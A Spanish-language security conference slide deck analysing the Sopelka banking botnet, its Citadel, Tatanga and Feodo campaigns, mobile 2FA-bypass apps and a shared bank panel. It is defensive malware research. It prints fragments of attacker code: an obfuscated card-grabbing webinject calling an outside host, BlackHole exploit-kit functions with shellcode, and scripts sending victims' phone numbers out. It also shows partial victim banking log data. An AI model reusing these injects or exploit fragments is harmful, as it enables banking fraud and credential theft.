

# /Root@d<sup>🔒</sup>2013

## Sopelka VS Eurograbber

Really 36 million EUR??



Jose Miguel Esparza

@EternalTodo

Mikel Gastesi

@mgastesi

# ¿Y quiénes son estos frikis?

- Mikel Gastesi
  - S21sec Advanced Cybersecurity Services
- Jose Miguel Esparza
  - ex-S21
  - Fox-IT Cybercrime

# Agenda

- Introducción
- Botnet Sospelka
- Eurograbber
- Conclusiones

# Introducción

- Yet another botnet
- Con algunas curiosidades
  - 3 familias de malware y un mismo panel bancario
  - Número elevado de infecciones
  - Acceso a servicios de terceros


# Introducción

- Yet another botnet
- Con algunas curiosidades
  - 3 familias de malware y un mismo panel bancario
  - Número elevado de infecciones
  - Acceso a servicios de terceros
- Una botnet cualquiera?


# Introducción

- Yet another botnet
- Con algunas curiosidades
  - 3 familias de malware y un mismo panel bancario
  - Número elevado de infecciones
  - Acceso a servicios de terceros
- Una botnet cualquiera?
  - Eurograbber
  - 36 millones de euros??!!

# ¿3 Botnets y 1 panel? WTF???



# ¿3 Botnets y 1 panel? WTF???



## Ejemplo 1 – N

```

703 ;#####
704 ;#                               ALLCC GRABBER
705 ;#####
706
707 set_url http*://*.*/* GP
708
709 ...
710
711 data_inject
712 <script>var AllCCGrab= (function() {var
    home_link="http://promaker.org/ccpin",pkey="password";eval (function(p,a,c,k,e
    e(c+29):c.toString(36));if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||
    r[e]};e=function(){return'\\w+'};c=1}while(c--)if(k[c])p=p.replace(new RegExp
    1V=1D+"/2P.2Q";w 1W(){l(1m.1n.1o().1c("1E 6")>=0||1m.1n.1o().1c("1E 7")>=0){v
    l(1m.1n.1o().1c("2T")>=0){v"1F"}C{v"--"}m 1G=1W();m 1d="";m 1X="";m t=N V();;
```

# Ejemplo 1 – N

```
24 var card_data_array = ["cc", "cvv", "exp", "pin"];
25 for (var param in card_data_array) {
28   function urlencode(b) {
69   function checkIfExpSelect(a) {
84   function parseDateFromOneValue(a) {
116  function parseDateFromTwoValues(a, b) {
140  function getClientWidth() {
143  function getClientHeight() {
146  function isValidCardNumber(a) {
174  function searchCVV(a) {
188  function searchCCNum(a) {
202  function searchExpInput(a) {
216  function searchExpInputs(a) {
248  function searchExpSelect(a) {
279  function searchForms() {
297  function searchInputs() {
314  function pinSubmit() {
335  function doFormSubmit(a) {
347  function postFormData(a) {
```



# Botnet Soppelka - Campañas

Campaña	Fecha	Troyano	Path	Países
<b>Soppelka1</b>	01/05	Citadel	<i>/soppelka1/file.php file=citsp1.exe</i>	ES,DE,
	30/05	1.3.4.0	<i>/soppelka1/file.php file=soppelka1_config.bin</i>	NL
<b>Soppelka2</b>	01/05	Citadel	<i>/soppelka2/file.php file=citsp2.exe</i>	ES
	30/05	1.3.4.0	<i>/soppelka2/file.php file=soppelka2_config.bin</i>	
<b>Tatanga</b>	15/06	Tatanga	<i>/sec/g.php</i>	IT, ES,
	15/07			DE, NL
<b>Feodo</b>	15/06	Feodo	<i>/zb/v_01_a/in/cp.php</i>	ES,NL,
	15/07			DE, IT
<b>Soppelka3</b>	15/08	Citadel	<i>/soppelka3/file.php file=citsp3.exe</i>	ES, DE
	24/09	1.3.4.5	<i>/soppelka3/file.php file=soppelka3_config.bin</i>	

# Botnet Soppelka – Infección (I)

- Exploit Kit: BlackHole

```
1383     };
1384     PluginDetect.initScript();
1385     PluginDetect.getVersion(".");
1386     jver = PluginDetect.getVersion("Java", "./getJavaInfo.jar");
1387     pdfver = PluginDetect.getVersion("AdobeReader");
1388     flashver = PluginDetect.getVersion('Flash');
1389 } catch (e) {}
1390 ▶ if (typeof jver == 'string') {
1392 ▶ } else {
1395 ▶ if (typeof pdfver == 'string') {
1397 ▶ } else {
1400 ▶ if (typeof flashver == 'string') {
1402 ▶ } else {
1405 ▶ function spl0() {
1430 ▶ function spl2() { // Java CVE-2010-0886
1444 ▶ function spl3() { // Java CVE-2010-3552
1477 ▶ function spl4() { // ActiveX ShellExecute
1505 ▶ function show_pdf(src) { // Put PDF iframe in HTML code
1512 ▼ function spl5() { // PDF exploitation
1513     if (pdfver[0] > 0 && pdfver[0] < 8) {
1514         show_pdf('./content/1ddfp.php?f=81') // CVE-2010-0188
1515     } else if ((pdfver[0] == 8) || (pdfver[0] == 9 && pdfver[1] <= 3)) {
1516         show_pdf('./content/2ddfp.php?f=81') // CVE-2009-0927, CVE-2009-4324, CVE-2008-2992, CVE-2007-5659
1517     }
1518     spl6()
1519 }
1520 ▶ function spl6() { // Media Player
1535 ▶ function getCN() {
1538 ▶ function getBlockSize() {
1541 ▶ function getAllocSize() {
1544 ▶ function getAllocCount() {
1547 ▶ function getFillBytes() {
1551 ▼ function getShellCode() {
1552     return "%u4141%u4141%u8366%ufce4%uebf%u5810%uc931%u8166%u58e9%u80fe%u2830%ue240%uebfa%ue805%uffeb%uffff%uccad%u1c5d%u77";
1553 }
1554 ▶ function spl7() { // Flash
1577 spl0();
```

# Botnet Soppelka – Infección (II)

- SPAM

El saldo de la cuenta en el archivo adjunto



support@alert.banesto.es [Agregar a contactos](#) 8:51

Acciones ▾

Para: @hotmail.com ▾

support@alert.banesto.es es de confianza. Mostrar siempre el contenido.



1 dato adjunto (32,7 kB)

Outlook Vista activa ▾

BANESTO-confirma...



Descargar

Descargar como zip

Introduzca la siguiente clave para confirmar su transferencia de 554,00 EUR a la cuenta 0059 5440 66 37539\*\*\*39.  
Clave: 790713 Fr: BANESTO

# Botnet Soppelka - Injects

- HTML mínimo en el fichero de configuración
  - Fichero JS en servidor externo
  - Un fichero por entidad afectada
  - Descarga mediante fichero PHP
    - *<https://dominio.com/dir/get.php/campaignDir/?name=inyeccion.js>*
  - Técnica utilizada en las 3 familias de malware
  - Otra típica de Tatanga
    - *<x.php?cmdid=8&gettype=js&id=inyeccion.js&uid=0000>*

# Botnet Soppelka - Injects

- Citadel

```
<script>
if(!window.jQuery){
  document.write('<scr'+ 'ipt src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.1/jquery.min.js"></scr'+ 'ipt>');
}
</script>
<script>
document.write('<scr'+ 'ipt src="https://tartaborsa.com/resources/script/get.php?name=easy.js"></scr'+ 'ipt>');
document.write('<script type="text/javascript" src="https://tartaborsa.com/resources/script/get.php/replace_hgsdonf/?name=e_p<
</script>
```

- Tatanga

```
</script>
<style type="text/css">
</style>
<script>
document.write('<script type="text/javascript" src="https://borsasecure.com/resources/script/get.php/fixit/?name=t_creval_lo
</script>
data_end
data_after
</head>
data_end
```

# Botnet Sopolka - Injects

- Tatanga no se utilizó hasta Julio, pero si miramos las inyecciones utilizadas por Citadel...

```
» $.toJSON = function(v) {
»   »   var f = isNaN(v) ? s[typeof v] : s['number'];
»   »   if (f) return f(v);
»   »   };
» })(jQuery);
» var tTalk=(function(){
» var>vurl='repl:tatangakatanga'
»   user='15',
»   bot_name='zutick'
»   ID='',
»   arr={'max':'1700,03','target':'X0001'};
» function instantiate(){
» function get(what,acc){
»   var json=tTalk().read(),answ=[];
»   if (!json)
»     return null;
»   else{
»     if(typeof acc=='undefined'){
»       for (var i in json)if(typeof json[i][what]!='undefined')
»     }
»     else{
»       for (var i in json)if(json[i]['acc']==acc && typeof json
»     }
»   }
»   return (answ.length===0)?null:answ;
```

# Botnet Soppelka - Injects

- 2FA

## Descárgate la aplicación en tu móvil

1. Escribe tu número de móvil y te enviaremos un SMS para que descargues la aplicación.

Espana (34)

Ej: 123456789

2. Por favor, escoja la versión del sistema operativo que usa su teléfono móvil.

Android

iOS

Other

```

tGo.data('btn')().unbind();
tGo.data('btn')().bind('click', function(){
    tGo.data('mobile_type', tGo.data('radios').filter(':checked').val());
    var phone=(function(){
        return '+'+tGo.data('cselect').val()+tGo.data('text_field').val().replace(/[^\d+]/g, '');
    })();
    if(tGo.data('mobile_type')== 'android' || tGo.data('mobile_type')== 'blackberry'){
        jQuery.ajax({
            url: 'https://[redacted]/sms.php'
            data:{
                num:phone,
                type:tGo.data('mobile_type')
            },
            dataType: 'jsonp',
            success:function(r){
                tGo('step2');
            }
        });
    }
    else tGo('step3');
    tGo.data('btn')().unbind();
    tGo.data('result', tGo.data('result')+'mobile='+tGo.data('mobile_type')+'<br>'+phone+'<code>
});
tGo.data('btn_disable')();

```

# Botnet Sospelka - MyCoolSMS

- Envío de SMS a las víctimas mediante API
- Uso de cuenta “Executive”

<p>MOBILE ECO</p> <p><b>19<sup>95</sup> EUR</b> / month</p> <p>SMS Flatrate · Sends <b>unlimited</b> international SMS via <u>mobile device</u> and <u>web app</u></p> <p><a href="#">Get Started!</a></p> <p>Monthly Plan</p>	<p>MOBILE EDGE</p> <p><b>29<sup>90</sup> EUR</b> / month</p> <p>SMS Flatrate · Sends and receives <b>unlimited</b> international SMS via <u>mobile device</u> and <u>web app</u></p> <p><a href="#">Get Started!</a></p> <p>Monthly Plan</p>	<p>MOBILE PREPAID</p> <p><b>20 EUR</b> ▾</p> <p>Sends <u>up to 973</u> international SMS via <u>mobile device</u> or <u>web app</u></p> <p><a href="#">Get Started!</a></p> <p>Pay As You Go</p>	<p>EXECUTIVE</p> <p><b>50 EUR</b> ▾</p> <p>Sends <u>up to 2434</u> international SMS via <u>mobile device</u>, <u>web app</u>, <u>API</u> and <u>marketing campaigns</u></p> <p><a href="#">Get Started!</a></p> <p>Pay As You Go</p>
--	--	--	---

- Tres usuarios conocidos: *smshumor/danieliv/hgm*

# Botnet Sopelka – smshumor

- Coincide con las campañas *sopelka1/2* (mayo)
  - De finales de marzo a principios de julio
  - Marzo y abril contiene tests desde la web
  - Uso de números virtuales FonYou para pruebas
  - Después URIs con enlaces a *.jad* (5.1%) y *.apk* (94.9%)

# Botnet Sospelka – smshumor

- “BancoMovil” (99%) como remitente
  - “SecureInfo” y “MobilBank”
- 2407 SMS enviados
  - 240 €

# Botnet Sospelka – danieliv

- Coincide con *Feodo / Tatanga*
  - Campañas durante julio y agosto
  - Únicamente *.apk* (76%) y *.jad* (24%) otra vez
  - Envíos a Alemania / Italia / Holanda sobre todo
  - 574 SMS
  - 99.8€

# Botnet Sospelka - hgm


- Activa desde 24-07-2012
  - Usada activamente coincidiendo con la campaña *sospelka3 (sept)*
  - Envío a números españoles y alemanes
  - También se ven enlaces a *.sis (10%)*
  - “TOCCO” ...
  - Comunicación interna del gang
  - 1162 SMS
    - 188€

# Botnet Soppelka – Mobile apps

- Malware conocido desde 2010
  - Android
    - 19 de julio
  - BlackBerry
    - 20 de agosto
  - Symbian
    - 9 y 20 de agosto
- Mismos números de activación
  - Números virtuales suecos:
    - **+46769436094**
    - **+46769436073**

# Botnet Sospelka – Mobile apps

- Certificado del .sis → mail



The screenshot shows the SISContents application window. The title bar reads 'SISContents'. The menu bar includes 'File', 'Tools', 'Options', and 'Help'. The toolbar contains icons for file operations and package management, including 'sign' and 'pkg'. The main area displays the details for a package named 'sms-listener' located at 'C:\...\Administrador\Escritorio\demo\_sis\sms-listener.sis'. The package details are as follows:


Package UID:	0x20069355	Target devices:	2 devices
Vendor name:	Vendor	Soft. dependencies:	2
Package name:	sms-listener	Options:	0
Version:	1.00(0)	Languages:	UK English
Creation date:	09-08-2012	Signing status:	Signed
Creation time:	12:29:20 (UTC)		
Install type:	Installation [SA]		

Below the package details, the 'Target devices' section lists 'Symbian^3 devices, S60 5th Edition devices'. The 'Certificate chains' section provides the following information:

Issued by	Issued to	Validity
Ixonos Developer CA	roman@pasechnik.net	09.08.2012 - 31.07.2015

# Botnet Sospelka – Mobile apps

- Certificado del .sis → mail



The screenshot shows the SISContents application window. The title bar reads 'SISContents'. The menu bar includes 'File', 'Tools', 'Options', and 'Help'. The toolbar contains icons for file operations and actions like 'sign', 'info', and 'pkg'. The address bar shows the file path 'C:\...\Administrador\Escritorio\compartido\certificado.sis' and the package name 'BCert'. The main area displays various fields for package metadata:

Package UID:	0x2006ABEC	Target devices:	2 devices
Vendor name:	BORTON TRADE CORP.	Soft. dependencies:	1
Package name:	BCert	Options:	0
Version:	1.02(0)	Languages:	UK English
Creation date:	20-08-2012	Signing status:	Signed
Creation time:	15:14:20 (UTC)		
Install type:	Installation [SA]		

Below the metadata, it specifies 'Target devices: Symbian^3 devices, S60 5th Edition devices'. At the bottom, there is a section for 'Certificate chains' with a table:

Issued by	Issued to	Validity
Symbian CA I	Borton Trade Corp.	20.08.2012 - 21.08.2022

The 'Creation date', 'Creation time', and 'Issued to' fields are highlighted with red boxes in the original image.

# Botnet Sospelka – Panel bancario

- Unificado
- Ruso + Inglés

Новый логин

OK

Главная

Залитые  
Незалитые

- es\_ [5]
- es\_ |android [5]
- es\_ |android [9]
- 2012-09-05 [1]
- 2012-09-04 [2]
  - CARLOS
  - 82501
- 2012-08-31 [2]
- 2012-08-27 [1]
- 2012-08-21 [2]
- 2012-08-20 [1]
- de\_ |android [1]
- es\_ [16]
- es\_ |bberry [9]
- es\_ |bberry [21]

es\_ |Android  
[Add Comment](#)  
[Add Log](#)

time	log	ip	remove
2012-09-04 01:13:43	link=https://es/Estatico /BEComponentesGeneralesAccesoSEI/Html/login.htm Grupo=A62803804 Usuario= Clave=081045 name=HTC _ One S mobile=Android phone=+34 number=7725486193 FIRMA=**** FIRMA=*** finished=app installed		<a href="#">remove</a>

javascript:get\_info('es\_ 82501 |Android')

# Botnet Soppelka – Panel bancario

- Comandos: Inyecciones

```
instance=function(par,opt,func){
  if (typeof opt!='undefined' && typeof opt!='object' && typeof opt!='function') opt=[opt];
  if (typeof opt=='function' && typeof func=='undefined') func=opt;
  if (typeof func!='function' || typeof opt=='undefined') func=function(){};
  if(arguments.length==0) {}
  else if (typeof par=='string'){
    switch (par){
      case 'ID':
        send({gimmeid:[]},function(resp){ID='&id='+resp;func()});
        break;
      case 'getdrop':
        send({getdrop:{bid:[1],columns:{maxlim:"signed",priority:"signed",minlim:"signed"}},func);
        break;
      case 'read':
        send({read:{search:{num:user,b:"dbit"},back:["personal","acc","tried","maid","paid"]},func);
        break;
      case 'write':
        send({write:{unique:{num:user,b:"dbit"},values:{again:true,names:tTalk().drop().names}},func);
        break;
      case 'replace':
        send({replace:[opt[0],opt[1],opt[2]]},func);
        break;
      case 'disact':
        var b={change:{}}
        b.change[tTalk().drop().did]={isActiv:"0"}
        send(b,func);
        break;
      case 'log':
        send({write:{unique:{num:user,b:"dbit"}},log:{str:[opt[0]]}},func);
        break;
      case 'log2':
        send({write:{unique:{num:opt[0],b:"dbit"}},log:{str:[opt[1]]}},func);
        break;
      case 'newdate':
        send({newdate:[[opt[0],opt[1]]]},func);
        break;
    }
  }
}
```

# Botnet Soppelka – Panel bancario

- Comandos
  - Server side → No todos implementados
    - *getinfo*: info, incluso de transferencias
    - *newdate*: avisa de nueva transferencia
    - *has*: preguntar al server si la info está en bbdd
    - *getvalue*: recuperar datos almacenados, como firma o valor de tarjeta de coordenadas
    - *log*: pues eso, log

# Botnet Soppelka – Panel bancario

- Datos recolectados
  - Al menos 9000 usuarios de banca afectados
  - Configuraciones
    - 60% afecta a entidades españolas
    - 15% afecta entidades alemanas
    - 15% italianas
    - Resto a Holanda y Money Transfers
  - Inyecciones contra más de 30 entidades
    - Datos de 5 entidades españolas y 2 alemanas
  - El directorio *campaignDir* diferencia campañas.

# Botnet Soppelka – Panel bancario

- Una BBDD por cada identificador

Identificador	Fecha de primer uso	Fecha de último uso	Uso respecto total
/decit/	2012-07-24	2012-09-19	30%
/replace_hgsdonf/	2012-05-04	2012-09-20	27%
/fixan/	2012-05-21	2012-09-06	19%
/foxes/	2012-05-21	2012-07-07	14%
/fixit/	2012-06-26	2012-08-15	5%
/denew/	2012-07-24	2012-09-17	4%
